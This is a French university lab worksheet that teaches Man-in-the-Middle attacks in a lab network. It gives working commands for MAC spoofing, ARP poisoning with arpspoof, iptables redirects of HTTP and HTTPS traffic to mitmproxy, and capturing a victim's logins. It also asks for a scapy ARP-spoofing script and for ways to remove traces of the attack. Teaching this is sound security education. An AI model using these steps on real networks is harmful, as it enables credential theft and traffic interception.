
TP : Étude de la faille Man In The Middle



DUREE 4H

EPISEN - ITS
Université Paris-Est Créteil

Man In The Middle

1. Objectifs pédagogiques :

Sécurisé un système d'information est sans conteste une tâche ardue et il est inenvisageable de penser en faire le tour en une série de TP. Cette série de TP est donc conçue comme une série de challenges qui répondent, chacun, à un objectif différent. Le but espéré est de vous pousser à la réflexion et à approfondir les sujets étudiés.


L'étude de ces failles informatiques est uniquement à but pédagogique et ne vise pas à pousser à l'illégalité. L'objectif pédagogique de cette activité est de sensibiliser les étudiants aux vulnérabilités des failles informatiques les plus classiques.

2. Prérequis :

Avant de commencer le TP nous recommandons fortement de lire et comprendre le cours relatif à la vulnérabilité étudiée. En plus de comprendre le fonctionnement de la faille, ses risques et ses enjeux ceci vous permettra d'acquérir de la facilité dans la réalisation du TP.
Après la réalisation de ce TP, nous vous encourageons à tester vos connaissances via le QCM présent sur la plateforme.

3. TP :

1) Rappelez le principe de la faille Man In The Middle (MITM).



2) En vous basant sur l'illustration ci-dessus, mettez en place l'infrastructure correspondante.

3) En reprenant l'illustration ci-dessus, illustrer via un schéma explicatif le rôle de l'attaquant.

En tant qu'attaquant il est important de ne pas se faire repérer lorsque l'on souhaite effectuer une attaque dans un réseau. Une des premières choses à faire est donc de modifier son adresse MAC.

Pour rester cohérent il est important de changer notre adresse MAC par une plus proche de l'adresse MAC du routeur du réseau (à un octet près).

4) Qu'est-ce qu'une adresse MAC ? Comment se compose une adresse MAC ? Quelles sont les différences entre une adresse IP et une adresse MAC ?

5) Quelle est l'adresse MAC du routeur du réseau ? Quelle est l'adresse MAC la plus proche de l'adresse MAC du routeur du réseau (à un octet près) ?

Pour changer notre adresse MAC nous allons utiliser l'outil *macchanger.*
Pour installer *macchanger* :

sudo apt-get install macchanger

Éteignez l'interface réseau, modifiez l'adresse MAC et redémarrez l'interface :

sudo ifconfig eth0 down
sudo macchanger -m xx:xx:xx:xx:xx:xx eth0 où xx est un nombre hexadécimal
sudo ifconfig eth0 up

6) Pourquoi est-il nécessaire de redémarrer l'interface réseau ?

Pour effectuer l'attaque nous allons installer les outils *dsniff* et *mitmproxy*.

7) Aidez-vous d'internet pour savoir à quoi servent les outils *dsniff* et *mitmproxy.* Expliquez succinctement leur rôle.

Nous commençons à mettre à jour le système :

sudo apt-get update
sudo apt-get upgrade
sudo apt-get dist-upgrade

Installons ensuite les outils d'empoisonnement des tables ARP :

sudo apt-get install dsniff

8) Qu'est-ce que le protocole ARP ? Expliquez son fonctionnement dans le cadre d'une attaque MITM.

Puis les outils nécessaires à la compilation de l'outil mitmproxy :

sudo apt-get install libffi-dev python-dev python-setuptools libxml2-dev libxslt1-dev libssl-dev libjpeg8- dev

Les outils Python nécessaires à l'exécution :

sudo pip install --upgrade pip
sudo pip install lxml
sudo pip install pathtools
sudo pip install argh
sudo pip install PyYAML
sudo pip install backports.ssl-match-hostname
sudo pip install pyasn1 --upgrade
sudo pip install passlib
sudo pip install cryptography
sudo pip install Pillow --upgrade

Enfin l'outil à proprement parler :

sudo pip install mitmproxy

Redémarrons et c'est prêt :

sudo reboot

9) A quoi sert de redémarrer la VM ?

Dernière étape à valider, l'attaque !
On va se placer entre la victime et le routeur et rediriger le port 80 (trafic http) vers le 8080 (port utilisé par mitmproxy).

arpspoof -i eth0 -t <victim ip> <gateway ip> -r & sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

10) Quelle est l'adresse IP de la Gateway ?

Et on lance le script mitmproxy : une interface devrait se lancer.

mitmproxy -T --host

Sur la machine attaquée (victime) , naviguez avec votre browser sur différents sites. Essayez de récupérer des login et password.

Vous pouvez intercepter le trafic en appuyant sur la lettre i (intercept) puis une « regex » (expression rationnelle) comme celle-ci pour intercepter le trafic vers le site google.com :

~s ~h "Host: .*\.google\.com" ~u /$

11) Expliquez votre démarche pour récupérer des login et password

Regardez la documentation afin de changer la page renvoyée vers la victime (par exemple, à la place de renvoyer le véritable page, renvoyez un code 404 File Not Found). Docs : https://docs.mitmproxy.org/stable/

12) Expliquez votre démarche de redirection

Avant de terminer, il faut s'assurer de ne pas laisser de traces.

13) Explicitez les deux commandes nécessaires pour arrêter l'empoisonnement des tables ARP. Aide : 2 commandes nécessaires, une avec *iptables*, la deuxième avec *sysctl*.

Continuons l'attaque en redirigeant le protocole https (port 443) vers mimproxy.

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

Avec l'ordinateur attaqué, naviguez sur des sites utilisant https (gmail, facebook, …).

14) Que se passe-t-il ? Comment y remédier ?

15) Proposez un script Python permettant de mettre en place une attaque MITM

Aides :

a) Vous aurez besoin des librairies : sys, os, time, scapy
b) Étape 1 : Demander à l'utilisateur de saisir l'interface, l'adresse IP de la victime et l'adresse IP de la Gateway. Gérez les erreurs générées par une mauvaise saisie.
c) Étape 2 : Activer l'IP forwarding
d) Étape 3 : Créer une fonction pour récupérer l'adresse MAC d'une adresse IP, une fonction pour l'ARP spoofing, une fonction pour envoyer 2 requêtes ARP et une fonction main qui va gérer toute l'attaque.
e) Appeler la fonction main.

Approfondir les connaissances :

Dans ce TP nous avons utilisé des outils disponibles sur la distribution Debian et via CLI. Néanmoins, nous vous recommandons d'approfondir vos connaissances avec la distribution Kali Linux qui permet de mettre à votre disposition de nombreux outils simples à utiliser et performants pour le domaine de la cybersécurité. (Voir outil arpspoof pour l'attaque MITM).

Nous recommandons aussi un projet de fin d'études basé sur *"Implémentation d'attaques de type Man In The Middle sur un réseau"* effectué par des étudiants de l'IUT de l'Université d'Auvergne. Ces étudiants ont pu développer des cas d'utilisation sur d'autres protocoles que ceux vus lors de ce TP.
http://docplayer.fr/70454885-Implementation-d-attaques-de-type-man-in-the-middle-sur-un-reseau.html